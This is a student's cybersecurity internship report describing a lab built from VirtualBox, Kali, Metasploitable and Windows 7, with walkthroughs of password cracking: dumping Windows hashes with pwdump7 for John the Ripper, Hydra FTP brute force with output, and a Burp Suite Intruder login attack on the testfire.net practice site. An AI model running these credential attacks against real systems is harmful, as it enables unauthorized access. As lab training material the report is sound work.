

Internship on Cyber Security

1. Self Introduction

I am **DHEERAJ D R**, I have completed my Secondary School (SSLC) from Jnana Bharathi Vidya Kendra® Sringeri, Chikkamagaluru. I have completed my PUC (12th) from BGS PU College Sringeri, currently I am pursuing my bachelor's degree in Mangalore Institute of Technology & Engineering in the field of computer science and Engineering. Playing volleyball, chess, kabbadi, badminton and reading books are some of my hobbies.

2. About DLithe

Since 2018, DLithe has provided EdTech services to IT companies and academic institutions. The core of DLithe is created to create innovative products that transform the next generation using experiences from corporate time. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, dlithe have developed 8 development centres to support the research and development efforts of the student community. DLithe assist to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360 degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, dlithe have impacted countless lives. They are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.

3. About Internship

a) Summary of Internship

We learn about comprehending networks during this internship a description of penetration testing, and the basics of cyber security we have also perform some Port and Vulnerability Scan, we make use of kali linux in order to exploit machines like Windows systems, Metasploitable, we also used the tools like hydra, jhon the ripper, msf-venom, we have also performed the hands-on project of fire extinguisher using cisco packet tracer software.

b) Technical task performed group wise

Group1:

1. Install the below software:

a) Virtual box


Download the virtual box application [from here.](#)



The screenshot shows the official VirtualBox download page. At the top, there's a navigation bar with links for 'About', 'Screenshots', 'Downloads', 'Documentation', 'End-user docs', 'Technical docs', 'Contribute', and 'Community'. On the right side of the header are 'search...', 'Login', and 'Preferences' buttons. The main content area has a large 'VirtualBox' logo and a 'Download VirtualBox' button. Below the logo, it says 'Here you will find links to VirtualBox binaries and its source code.' A section titled 'VirtualBox binaries' contains a note about accepting terms and conditions. It also mentions 'VirtualBox 6.1 packages' and 'VirtualBox 7.0.6 platform packages'. The 'VirtualBox 7.0.6 platform packages' section lists various host operating systems: Windows hosts, macOS / Intel hosts, Developer preview for macOS / Arm64 (M1/M2) hosts, Linux distributions, Solaris hosts, and Solaris 11 IPS hosts. There are also notes about GPL version 3, changelogs, and checksums. The 'VirtualBox 7.0.6 Oracle VM VirtualBox Extension Pack' and 'VirtualBox 7.0.6 Software Developer Kit (SDK)' sections are also present. The 'User Manual' link is located at the bottom left of the main content area.

b) Kali Linux

Download Prebuilt Virtual Machine, [click here.](#)



The screenshot shows the 'Prebuilt Virtual Machines' page. At the top, there are tabs for 'Installer', 'Prebuilt VMs' (which is the active tab), 'ARM', 'Mobile', 'Cloud', 'Containers', 'Live', and 'WSL'. Below the tabs, a message states: 'Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.' It also notes that these images have default credentials 'kali/kali'. A link to 'Virtual Machines Documentation' is provided. The main content area features three cards for 'VMware', 'VirtualBox', and 'QEMU'. Each card shows a logo, the word '64', and a 'Recommended' badge. Below each card are download links for 'torrent', 'docs', and 'sum'. A small circular arrow icon is in the bottom right corner.

c) Metasploitable machine

Download Metasploitable from here <https://sourceforge.net/projects/metasploitable/>


d) Windows 7 machine

Download the windows virtual machine from here <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>


2. Perform password cracking -

**Offline mode. Perform
password cracking of windows
7 machine**


Step 1: Start Kali Linux and Windows 7, then use Internet Explorer to navigate to Windows 7 and get the pwdump7 file.





Step 2: Launch the Windows Command Prompt while in administrator mode, rename the root directory to pwdump7, and create a hash.txt file to hold the login and password.



Step 3: Locate the URL tempfiles.org in Internet Explorer and upload the hash file.



Step 4: Next, open a new file using nano and paste the hash file you received after uploading the file on Windows 7 into the linux version of Firefox. If the password is not secure enough, type the command in the terminal as john hash.txt to obtain the username and password.



Password cracking of metasploit machine using Hydra

This approach is used to obtain the system's username and password. To accomplish this, the hydra tool is utilised.

Step 1: On the virtual machine, start Kali and Metasploitable Machine. Discover the linux and metasploitable machine's IP addresses. Create 2 text files with the names user and pass. Save the user name msfadmin in the user file and the password msfadmin in the pass file.

```

root@kali:~[~/home/kali/Desktop]
$ zsh: correct history file /home/kali/.zsh_history
[kali㉿kali:~] Desktop
$ sudo su
[sudo] password for kali:
[root@kali:~/home/kali/Desktop]
# 
eth0: flags=7UP✓LOOPBACK,RUNNING MULTICAST mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::102:56ff:fe10:102%eth0 brd fe80::ff:56ff:fe10:102
            ether 00:0c:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 12454 bytes 158328 (1.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 15689 bytes 1125272 (1.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=7UP✓LOOPBACK,RUNNING mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 60791 bytes 8686056 (8.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 60791 bytes 8686056 (8.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:~/home/kali/Desktop]
# netdiscover -I eth0 -v
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTNEEQ2 <server> cunknowno 0a:00:27:90:00:05
192.168.56.101 METASPLOITABLE <server> cunknowno 00:00:00:00:00:00
192.168.56.101 WIN7WS7-PC <server> cunknowno 08:00:27:9c:37:29
192.168.56.250 Sendto failed: Permission denied

[root@kali:~/home/kali/Desktop]
# nano user
[root@kali:~/home/kali/Desktop]
# nano pass
[root@kali:~/home/kali/Desktop]
# 

```

Step 2: Run the following command in the second step: hydra -L user -P pass ftp://192.168.56.101. Now, we make an assumption because we don't know the username or the password, so we use L and P.

```

[root@kali:~/home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/H2C & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:14:04
[DATA] max 2 tasks per 1 server, overall: 2 tasks, 2 login tries (1:l:p:t), -1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:14:08

[root@kali:~/home/kali/Desktop]
# 

```

You got the username and password as output.

Step 3: If any of the credentials are known, we can input them. If not, we can designate the unknown credentials with a capital letter. You can get the other certificate.

```

[root@kali:~/home/kali/Desktop]
# hydra -L user -P msfadmin ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/H2C & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:00
[DATA] max 1 task per 1 servers, overall: 1 task, 1 login try (l:l:p:t), -1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:08

[root@kali:~/home/kali/Desktop]
# hydra -L msfadmin -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/H2C & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:44
[DATA] max 2 tasks per 1 server, overall: 2 tasks, 2 login tries (l:l:p:t), -1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:49

[root@kali:~/home/kali/Desktop]
# 

```

Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Switch on Kali Linux and burpsuite in step one.



Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.

A screenshot of a Firefox browser window. The address bar shows "Altoro Mutual" and "testfire.net". Below the address bar, the status bar displays "Kali Linux" and other network-related icons. The main content area shows the Altoro Mutual website. The left sidebar has sections for "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" section features a "Bill Pay" service with a photo of a couple. The "SMALL BUSINESS" section features a "Business Credit Cards" service with a photo of a stack of credit cards. The "INSIDE ALTORO MUTUAL" section features a "Employee Benefits" service with a photo of a group of people. At the bottom of the page, there is a note about the website being a demonstration and a copyright notice for IBM. A footer bar at the bottom of the screen includes a search bar, file manager, and other application icons.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured POST request to `http://testfire.net/login.jsp` is displayed. The request payload is:

```

POST /login.jsp HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=0C0B0942208F1804DE2C91F5E15085A2
Upgrade-Insecure-Requests: 1
uid=add$&passw=passss&btnSubmit>Login

```

Below the proxy tab, a browser window shows the login page for 'Altoro Mutual'. The URL is `http://testfire.net/login.jsp`. The page displays an error message: 'Login Failed: We're sorry, but this user does not exist.' The login form has 'Username' set to 'add\$' and 'Password' set to 'passss'. The browser taskbar at the bottom shows the URL `testfire.net`.

Step 3: Send the invader a request now and include the clear\$ option. Now choose just the username and click the add\$ option. Repeat this process for the password as well. Set the cluster bomb attack type.

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 - Temporary Project

Project Intruder Repeater Window Help

Proxy [Intruder] Repeater Sequencer Decoder Comparer Logger Extensions Learn

2 x + Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://testfire.net

POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://testfire.net
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=CDC8942288F1804DE2C91F5E15085A2
Upgrade-Insecure-Requests: 1
uid=333333&passw=\$passss|btnSubmit=Login

Add \$ Clear \$ Auto \$ Refresh

0 matches Clear Length: 572

2 payload positions



Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk$&tnSubmit=$Login$
```

Search... 0 matches Clear Length: 577

4 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk$&tnSubmit=$Login$
```

Search... 0 matches Clear Length: 569

0 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Attack type: Cluster bomb

Start attack

Target: http://testfire.net

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

POST /doLogin HTTP/1.1

Host: testfire.net

User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

Origin: http://testfire.net

Referer: http://testfire.net/login.jsp

Cookie: JSESSIONID=B177D6A25919E82353329357AC504457

Upgrade-Insecure-Requests: 1

uid=\$admin\$passw=\$\$dfblklk\$&btnSubmit=Login

payload positions

Search... 0 matches Clear Length: 573

Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Simple list Request count: 0

Start attack

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
Load ... password
Remove akkl
Deduplicate euuiilmm

Add []

Add from list ... [Pro version only]

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit Remove Up Down

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /<>?*&;;"@^#

